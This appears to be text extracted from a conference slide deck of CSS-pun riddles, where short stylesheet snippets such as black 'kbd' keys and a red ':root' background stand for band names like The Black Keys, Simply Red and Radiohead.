
New Tab



Search or enter address



mths.be/brs



New Tab



Search or enter address



mths.be/brs

One More Thing™

What band is this?

```
kbd {  
    color: black;  
}
```

What band is this?

```
kbd {  
  color: black;  
}
```

The Black Keys



The Black Keys

What band is this?

```
:root {  
  background: #f00;  
}
```


What band is this?

```
:root {  
  background: #f00;  
}
```

Simply Red



Simply Red

What band is this?

```
head {  
  display: block;  
  content: '\1F4FB';  
}
```

What band is this?

```
head {  
  display: block;  
  content: '\1F4FB';  
}
```



head

Radiohead



What band is this?

```
hr {  
  height: 1px;  
  border: 0;  
  background: hsl(0, 0%, 100%);  
}
```

What band is this?

```
hr {  
  height: 1px;  
  border: 0;  
  background: hsl(0, 0%, 100%);  
}
```

The White Stripes



The White Stripes

What song is this?

```
.red-door {  
  background-image: url(red-door.jpg);  
  background-blend-mode: multiply;  
  background-color: #000;  
}
```

What song is this?

```
.red-door {  
  background-image: url(red-door.jpg);  
  background-blend-mode: multiply;  
  background-color: #000;  
}
```

Paint It Black
by
The Rolling Stones



The Rolling Stones

What band is this?

```
input[type="date"] {  
    color: rgb(0, 255, 0);  
}
```

What band is this?

```
input[type="date"] {  
    color: rgb(0, 255, 0);  
}
```

Green Day



Green Day

What band is this?

```
ed, emacs, nano, vi {  
    font-family: monospace;  
}
```

What band is this?

```
ed, emacs, nano, vi {  
    font-family: monospace;  
}
```

Editors



Editors

What band is this?

```
p i {  
  color: black;  
}
```

What band is this?

```
p i {  
  color: black;  
}
```

The Black <i>'d <p>s



The Black <i>'d <p>s

Thanks!